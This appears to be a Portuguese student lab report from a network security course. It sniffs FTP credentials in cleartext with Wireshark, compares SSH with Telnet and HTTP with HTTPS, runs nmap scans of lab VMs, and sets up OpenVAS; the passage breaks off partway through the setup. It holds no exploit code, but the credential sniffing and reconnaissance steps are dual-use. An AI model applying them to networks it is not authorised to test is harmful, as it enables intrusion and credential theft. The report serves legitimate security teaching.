Deteção do user e da password do serviço ftp a partir da máquina #2(Kali), numa ligação entre a máquina #1 e a máquina #3.

Primeiro temos de ter o serviço ftp instalado na máquina #3:

```
fabio@fabio-VirtualBox:~$ vsftpd -version
vsftpd: version 3.0.5
fabio@fabio-VirtualBox:~$
```

Após isso, iniciámos a captura de pacotes FTP a partir do Kali e estabelecemos a conexão do Host #1 para o serviço FTP da Maquina #3:



```
User: fabio
Pass: fabio
```

Como podemos ver no output do wireshark acima, podemos detetar o user e password que foram usadas na autenticação porque ftp não é um serviço seguro visto que os pacotes (dados) partilhados entre as máquinas não são encriptados.

Serviço SSH e telnet na máquina #3

Validação da existência de ambos os serviços

```
(kali㉿kali)-[~]
$ nmap 10.120.59.10
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-17 20:21 WEST
Nmap scan report for 10.120.59.10
Host is up (0.0074s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet

Nmap done: 1 IP address (1 host up) scanned in 1.79 seconds
```

Verificação de todo o fluxo de dados de uma ligação telnet e ssh

Para fazer essa verificação estabelecemos uma ligação entre a máquina #2 e a máquina #3 para ambos os serviços e utilizamos o wireshark para captar o tráfego gerado.

SSH

```
(kali㉿kali)-[~]
$ ssh fabio@10.120.59.10
fabio@10.120.59.10's password:
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 6.5.0-28-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

Manutenção de Segurança Expandida para Applications não está ativa.

11 as atualizações podem ser aplicadas imediatamente.
Para ver as actualizações adicionais corre o comando: apt list --upgradable

Ativar ESM Apps para poder receber possíveis futuras atualizações de segurança.
Consulte https://ubuntu.com/esm ou execute: sudo pro status

*** System restart required ***
Last login: Wed May 15 20:44:50 2024 from _gateway
fabio@fabio-VirtualBox:~$
```

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	10.120.59.1	10.120.59.10	TCP	74	48374 → 22 [SYN] Seq=0 Win=32120 Len=0 MS
2	0.000984838	10.120.59.1	10.120.59.10	TCP	66	48374 → 22 [ACK] Seq=1 Ack=1 Win=32128 Len=0
3	0.002287686	10.120.59.1	10.120.59.10	SSHv2	98	Client: Protocol (SSH-2.0-OpenSSH_9.6p1 Debian-1)
4	0.014758888	10.120.59.1	10.120.59.10	TCP	66	48374 → 22 [ACK] Seq=33 Ack=42 Win=32128
5	0.015473798	10.120.59.1	10.120.59.10	SSHv2	1602	Client: Key Exchange Init
6	0.058371866	10.120.59.1	10.120.59.10	SSHv2	1274	Client: Diffie-Hellman Key Exchange Init
7	0.068708595	10.120.59.1	10.120.59.10	TCP	66	48374 → 22 [ACK] Seq=2777 Ack=2718 Win=3128
8	0.091259311	10.120.59.1	10.120.59.10	SSHv2	82	Client: New Keys
9	0.134316743	10.120.59.1	10.120.59.10	SSHv2	110	Client: Encrypted packet (len=44)
10	0.136276365	10.120.59.1	10.120.59.10	SSHv2	134	Client: Encrypted packet (len=68)
11	0.145657460	10.120.59.1	10.120.59.10	SSHv2	566	Client: Encrypted packet (len=500)

Frame 1: 74 bytes on wire (592 bits), 74 bytes captured (5 0000 08 00 27 31 0f 2b 08 00 27 6d 82 b2 08 00 45 10 ..

Ethernet II, Src: PCSystemtec_6d:82:b2 (08:00:27:6d:82:b2) [0010 00 3c 5c 19 40 00 40 06 53 98 0a 78 3b 01 0a 78 ..<

Internet Protocol Version 4, Src: 10.120.59.1, Dst: 10.126 [0020 3b 0a bc f6 00 16 2f 6f 1c 07 00 00 00 00 a0 02 ..;

Transmission Control Protocol, Src Port: 48374, Dst Port: 22 [0030 7d 78 8b 29 00 00 02 04 05 b4 04 02 08 0a 7b 9d]x

1. Abertura de conexão: O cliente ssh envia um pacote de solicitação de conexão TCP com a flag SYN para o servidor SSH porta 22

2. Estabelecimento de conexão: O servidor responde com um pacote SYN/ACK a confirmar o pedido do cliente.

O cliente então envia um pacote ACK, estabelecendo a conexão. Isto representa os primeiros 3 pacotes.

3. Definição de protocolo a utilizar: O cliente envia ao servidor os protocolos suportados e depois o servidor faz o mesmo até haver um acordo. Isto representa os seguintes 4 pacotes.

4. Troca de chaves: De seguida é efetuada uma troca de chaves incluindo o uso do protocolo Diffie Hellman para que seja possível efetuar uma comunicação encriptada.

5. Execução de comandos / conexão ssh estabelecida: Neste ponto os pacotes são trocados entre o cliente e o servidor e são encriptados.

6. Encerramento da conexão: Este ponto não é possível de visualizar na imagem acima, mas um dos pontos envia um pacote com a flag FIN, indicando que pretende encerrar a conexão e o outro responde com a flag ACK sendo terminada a conexão.

Telnet

```
(kali㉿kali)-[~] ~$ telnet 10.120.59.10 23
Trying 10.120.59.10 ...
Connected to 10.120.59.10.
Escape character is '^'.
Ubuntu 22.04.4 LTS
fabio-VirtualBox login: fabio
Password:
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 6.5.0-28-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

Manutenção de Segurança Expandida para Applications não está ativa.

11 as atualizações podem ser aplicadas imediatamente.
Para ver as actualizações adicionais corre o comando: apt list --upgradable

Ativar ESM Apps para poder receber possíveis futuras atualizações de segurança.
Consulte https://ubuntu.com/esm ou execute: sudo pro status

*** System restart required ***
Last login: Wed May 15 20:52:02 WEST 2024 from 10.120.59.1 on pts/1
fabio@fabio-VirtualBox:~$ █ profile: Default
```

No.	Time	Source	Destination	Protocol	Length	Info
1	0.0000000000	10.120.59.1	10.120.59.10	TCP	74	41352 → 23 [SYN] Seq=0 Win=32128 Len=0 MS
2	0.001426453	10.120.59.1	10.120.59.10	TCP	66	41352 → 23 [ACK] Seq=1 Ack=1 Win=32128 Le
3	0.006904199	10.120.59.1	10.120.59.10	TELNET	99	Telnet Data ...
4	0.147275723	10.120.59.1	10.120.59.10	TCP	66	41352 → 23 [ACK] Seq=34 Ack=13 Win=32128
5	0.148714665	10.120.59.1	10.120.59.10	TCP	66	41352 → 23 [ACK] Seq=34 Ack=58 Win=32128
6	0.152245264	10.120.59.1	10.120.59.10	TELNET	155	Telnet Data ...
7	0.155094187	10.120.59.1	10.120.59.10	TELNET	69	Telnet Data ...
8	0.164982968	10.120.59.1	10.120.59.10	TELNET	69	Telnet Data ...
9	0.207527790	10.120.59.1	10.120.59.10	TCP	66	41352 → 23 [ACK] Seq=129 Ack=84 Win=32128
10	0.218037793	10.120.59.1	10.120.59.10	TCP	66	41352 → 23 [ACK] Seq=129 Ack=108 Win=32128
11	5.166723778	10.120.59.1	10.120.59.10	TELNET	67	Telnet Data ...

```

> Frame 1: 74 bytes on wire (592 bits), 74 bytes captured (5 0000 08 00 27 31 0f 2b 08 00 27 6d 82 b2 08 00 45 00 ...
> Ethernet II, Src: PCSystemtec_6d:82:b2 (08:00:27:6d:82:b2)
> Internet Protocol Version 4, Src: 10.120.59.1, Dst: 10.120.59.10
> Transmission Control Protocol, Src Port: 41352, Dst Port: 23
0000  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0010  00 3c 1d fd 40 00 40 00 91 c4 0a 78 3b 01 0a 78
0020  0020 3b 0a a1 88 00 17 7c 1c f0 f8 00 00 00 a0 02 ;
0030  0030 7d 78 8b 29 00 00 02 04 05 b4 04 02 08 0a 7b a6 }x
0040  c6 b6 00 00 00 00 00 01 03 03 07

```

1. Abertura da conexão TCP.
2. Troca de informações importantes como por exemplo uso de encriptação (por padrão não é utilizado), tamanho do terminal etc.
3. Autenticação: São enviadas as credenciais.
4. Execução de Comandos: O cliente envia os comandos e o servidor responde com a resposta.
5. Encerramento da conexão: É enviado um pacote com a flag FIN.

Diferenças entre Telnet e SSH

1. Segurança: O Telnet transmite por padrão as informações sem criptografia, o que significa que é possível intercetá-las e ler facilmente. Já o SSH usa criptografia para proteger as informações durante a transmissão, tornando a conexão mais segura.
2. Porta padrão: O Telnet geralmente usa a porta TCP 23 como padrão, enquanto o SSH usa a porta TCP 22.
3. Compatibilidade: Telnet tem maior compatibilidade com sistemas antigos, mas muitas vezes é desativado por questões de segurança. O SSH, por outro lado, é amplamente suportado por dispositivos modernos e é o padrão para conexões remotas.
4. Recursos Adicionais: O SSH oferece recursos adicionais, como a transferência de ficheiros e a capacidade de redirecionar portas, etc.


Dentre essas diferenças, notámos que a principal no âmbito da unidade curricular é a questão da segurança envolvida. O SSH pelo fato de ter encriptação de pacotes, é altamente recomendado em casos de necessidade de acesso remoto a máquinas, assegurando a confidencialidade e integridade da informações trocadas durante a sessão. Vale ressaltar que no Wireshark torna-se impossível a fácil leitura de informações que usam este protocolo/serviço.

Diferenças entre um acesso HTTP e acesso HTTPS.


Para realizar esse teste utilizamos o Firefox no Ubuntu (máquina #3).

HTTP

Acedemos ao site: <http://example.com>




No acesso HTTP, notámos que os dados são transmitidos em texto simples, o que significa que qualquer pessoa que interceptar o tráfego pode ler facilmente as informações transmitidas, incluindo passwords e outras informações confidenciais.




HTTPS

Acedemos ao site: <https://youtube.com>



No acesso HTTPS, os dados são encriptados antes de serem transmitidos pela rede. Dessa forma, notámos que os dados capturados pelo Wireshark são ilegíveis, pois passaram pelo processo de encriptação e só são desencriptados na máquina que efetuou o pedido.



Nmap

Para a instalação do nmap utilizamos o comando:

```
sudo apt install nmap -y
```

Deteção de portas abertas

Para o scan das máquinas da nossa rede interna podíamos usar apenas um comando que faz o scan completo da rede como target ou podíamos fazer scan específico e individual para cada uma das máquinas:

```
sudo nmap 10.120.59.0/24  
//ou  
sudo nmap 10.120.59.x
```

Resultados (usando enumeração de serviços) :

Windows

XP

```
(kali㉿kali)-[~]  
$ nmap -sV 10.120.59.11 -Pn  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-15 21:07 WEST  
Nmap scan report for 10.120.59.11  
Host is up (0.0025s latency).  
Not shown: 997 filtered tcp ports (no-response)  
PORT      STATE SERVICE VERSION  
139/tcp    open  netbios-ssn Microsoft Windows netbios-ssn  
445/tcp    open  microsoft-ds Microsoft Windows XP microsoft-ds  
2869/tcp   closed icslap  
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:  
:microsoft:windows_xp  
  
Service detection performed. Please report any incorrect results at https://n  
map.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 12.25 seconds
```

Ubuntu

```
(kali㉿kali)-[~]  
$ nmap -sV 10.120.59.10  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-15 21:21 WEST  
Nmap scan report for 10.120.59.10  
Host is up (0.0022s latency).  
Not shown: 997 closed tcp ports (conn-refused)  
PORT      STATE SERVICE VERSION  
21/tcp    open  ftp     vsftpd 3.0.5  
22/tcp    open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.7 (Ubuntu Linux; protocol  
2.0)  
23/tcp    open  telnet  Linux telnetd  
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel  
  
Service detection performed. Please report any incorrect results at https://n  
map.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 1.14 seconds
```

Kioptrix

```
kali㉿kali:[~]
$ nmap -sV 10.120.59.12
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-15 21:24 WEST
Nmap scan report for 10.120.59.12
Host is up (0.0021s latency).
Not shown: 994 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 2.9p2 (protocol 1.99)
80/tcp    open  http         Apache httpd 1.3.20 ((Unix) (Red-Hat/Linux) mod_
ssl/2.8.4 OpenSSL/0.9.6b)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd (workgroup: MYGROUP)
443/tcp   open  ssl/https   Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8
.4 OpenSSL/0.9.6b
32768/tcp open  status      1 (RPC #100024)

Service detection performed. Please report any incorrect results at https://n
map.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.87 seconds
```

Host

```
kali㉿kali:[~]
$ nmap -sV 192.168.59.2 -Pn
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-15 21:25 WEST
Nmap scan report for 192.168.59.2
Host is up (0.0023s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://n
map.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.03 seconds
```

Detetar os sistemas operativos com o nmap (uso de -O)

Ubuntu

```
kali㉿kali:[~]
$ sudo nmap -O 10.120.59.0/24
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-15 21:29 WEST
Nmap scan report for 10.120.59.10
Host is up (0.00062s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
MAC Address: 08:00:27:31:0F:2B (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.8
Network Distance: 1 hop
```

Windows XP

```
Nmap scan report for 10.120.59.11
Host is up (0.0013s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
2869/tcp   closed icslap
MAC Address: 08:00:27:5E:43:0A (Oracle VirtualBox virtual NIC)
Aggressive OS guesses: Microsoft Windows XP SP2 or SP3 (98%), Microsoft Windo
ws 2000 SP3/SP4 or Windows XP SP1/SP2 (98%), Microsoft Windows 2000 SP0 - SP4
or Windows XP SP0 - SP1 (96%), Microsoft Windows Server 2003 SP1 or SP2 (96%
), Microsoft Windows 2000 SP4 or Windows XP SP1a (96%), Microsoft Windows 200
0 SP4 (95%), Microsoft Windows XP Professional SP2 or Windows Server 2003 (95
%), Microsoft Windows XP SP1 (94%), Microsoft Windows XP SP3 (94%), Microsoft
Windows 2000 Server SP3 or SP4 (94%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
```

Kioptrix

```
Nmap scan report for 10.120.59.12
Host is up (0.00052s latency).
Not shown: 994 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
443/tcp   open  https
32768/tcp open  filenet-tms
MAC Address: 08:00:27:78:2C:4D (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.4.X
OS CPE: cpe:/o:linux:linux_kernel:2.4
OS details: Linux 2.4.9 - 2.4.18 (likely embedded)
Network Distance: 1 hop
```

Host

```
[kali㉿kali)-[~]
$ sudo nmap -O 192.168.59.2
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-15 21:35 WEST
Nmap scan report for 192.168.59.2
Host is up (0.00054s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
MAC Address: 0A:00:27:00:00:13 (Unknown)
Warning: OSScan results may be unreliable because we could not find at least
1 open and 1 closed port
Device type: general purpose|phone
Running (JUST GUESSING): Microsoft Windows 11|10|2022|Phone|2008 (97%)
OS CPE: cpe:/o:microsoft:windows_10 cpe:/o:microsoft:windows cpe:/o:microsoft
:windows_server_2008::sp1
Aggressive OS guesses: Microsoft Windows 11 21H2 (97%), Microsoft Windows 10
(92%), Microsoft Windows Server 2022 (91%), Microsoft Windows Phone 7.5 or 8.
0 (88%), Microsoft Windows Server 2008 SP1 (88%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
```

OpenVas

Instalação

Para instalar o OpenVas no Kali Linux, basta executar o seguinte comando

```
sudo apt install openvas -y
[~] kali㉿kali ~
$ sudo apt install openvas -y
[sudo] password for kali:
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
Note, selecting 'gvm' instead of 'openvas'
The following packages were automatically installed and are no longer required:
d:
  cython3 debtags kali-debtags libatk-adaptor libboost-dev libboost1.74-dev
  libhiredis0.14 libjavascriptcoregtk-4.0-18 libopenblas-dev
```

De seguida, necessitamos de configurar o OpenVAS para que sejam transferidos todos os ficheiros necessários, incluindo de vulnerabilidades, para que a base de dados seja configurada, para que seja criado um utilizador administrador, etc.

```
sudo gvm-setup
```

```
[~] kali㉿kali ~
$ sudo gvm-setup
[>] Starting PostgreSQL service
[>] Creating GVM's certificate files
[>] Creating PostgreSQL database
[*] Creating database user
[*] Creating database
[*] Creating permissions
CREATE ROLE
[*] Applying permissions
GRANT ROLE
[*] Creating extension uuid-ossp
CREATE EXTENSION
[*] Creating extension pgcrypto
CREATE EXTENSION
[*] Creating extension pg-gvm
```

No output deste comando é apresentada uma palavra-passe gerada automaticamente para o administrador.

Após o comando concluir, podemos verificar se está tudo bem configurado, executando o seguinte comando:

```
sudo gvm-check-setup
```

```
(kali㉿kali)-[~]
$ sudo gvm-check-setup
[sudo] password for kali:
gvm-check-setup 23.11.0
  Test completeness and readiness of GVM-23.11.0
Step 1: Checking OpenVAS (Scanner) ...
  OK: OpenVAS Scanner is present in version 22.7.9.
  OK: Notus Scanner is present in version 22.6.3.
  OK: Server CA Certificate is present as /var/lib/gvm/CA/servercert.pem.
m.
  Checking permissions of /var/lib/openvas/gnupg/*
    OK: _gvm owns all files in /var/lib/openvas/gnupg
    OK: redis-server is present.
    OK: scanner (db_address setting) is configured properly using the redis-server socket: /var/run/redis-openvas/redis-server.sock
    OK: the mqtt_server_uri is defined in /etc/openvas/openvas.conf
    OK: _gvm owns all files in /var/lib/openvas/plugins
    OK: NVT collection in /var/lib/openvas/plugins contains 90418 NVTs.
    OK: The notus directory /var/lib/notus/products contains 438 NVTs.
  Checking that the obsolete redis database has been removed
  Could not connect to Redis at /var/run/redis-openvas/redis-server.sock: No such file or directory
  OK: No old Redis DB
    Starting ospd-openvas service
    Waiting for ospd-openvas service
```

```
OK: Greenbone Security Assistant is present in version 22.9.1~git.
Step 7: Checking if GVM services are up and running ...
  Starting gvmd service
  Waiting for gvmd service
  OK: gvmd service is active.
  Starting gsad service
  Waiting for gsad service
  OK: gsad service is active.
Step 8: Checking few other requirements ...
  OK: nmap is present.
  OK: ssh-keygen found, LSC credential generation for GNU/Linux targets is likely to work.
  OK: nsis found, LSC credential package generation for Microsoft Windows targets is likely to work.
  OK: SELinux is disabled.
  OK: xsltproc found.
  WARNING: Your password policy is empty.
  SUGGEST: Edit the /etc/gvm/pwpolicy.conf file to set a password policy.
y.
Step 9: Checking greenbone-security-assistant ...
  OK: greenbone-security-assistant is installed

It seems like your GVM-23.11.0 installation is OK.
```

A este ponto, se não ocorrer nenhum erro, podemos utilizar o OpenVAS com a palavra-passe gerada automaticamente.


O serviço já se encontra em execução, devido ao facto da verificação necessitar de ter o serviço a correr.

Utilização


Para aceder basta ir ao navegador da própria máquina e aceder a:

<https://127.0.0.1:9392/login>


Acedendo ao endereço especificado acima, deparamos com o seguinte formulário em que basta colocar as credenciais de acesso:




Após clicar para iniciar sessão, somos deparados com o seguinte dashboard:



Para realizar um teste de vulnerabilidades necessitamos de ir ao separador Scans -> tasks



Podemos ver abaixo realçado que tem a opção de New Task, que permite criar uma tarefa:



Após clicar no New task, deparamos com uma janela similar à imagem abaixo:

A detailed screenshot of the 'New Task' configuration dialog. The dialog has a green header bar with the title 'New Task'. Inside, there are several configuration fields: 'Name' (set to 'SR TP1 Scan'), 'Comment' (empty), 'Scan Targets' (set to 'rede interna'), 'Alerts' (empty), 'Schedule' (set to 'Once'), 'Add results to Assets' (radio button selected for 'yes'), 'Apply Overrides' (radio button selected for 'yes'), 'Min QoD' (set to 70%), 'Alterable Task' (radio button selected for 'no'), 'Auto Delete Reports' (radio button selected for 'Do not automatically delete reports'), 'Scanner' (set to 'OpenVAS Default'), 'Scan Config' (set to 'Full and fast'), 'Network Source Interface' (empty), 'Order for target hosts' (set to 'Sequential'), 'Maximum concurrently executed NVTs per host' (set to 4), and 'Maximum concurrently scanned hosts' (set to 20). At the bottom right is a 'Create' button.

Demos o nome de “SR TP1 Scan”, alteramos a opção de “Alterable Task” para Yes e por fim, antes de clicar em Save, clicámos no ícone presente na opção Scan Targets, para adicionar as máquinas a pesquisar. É apresentada uma janela similar à apresentada abaixo:

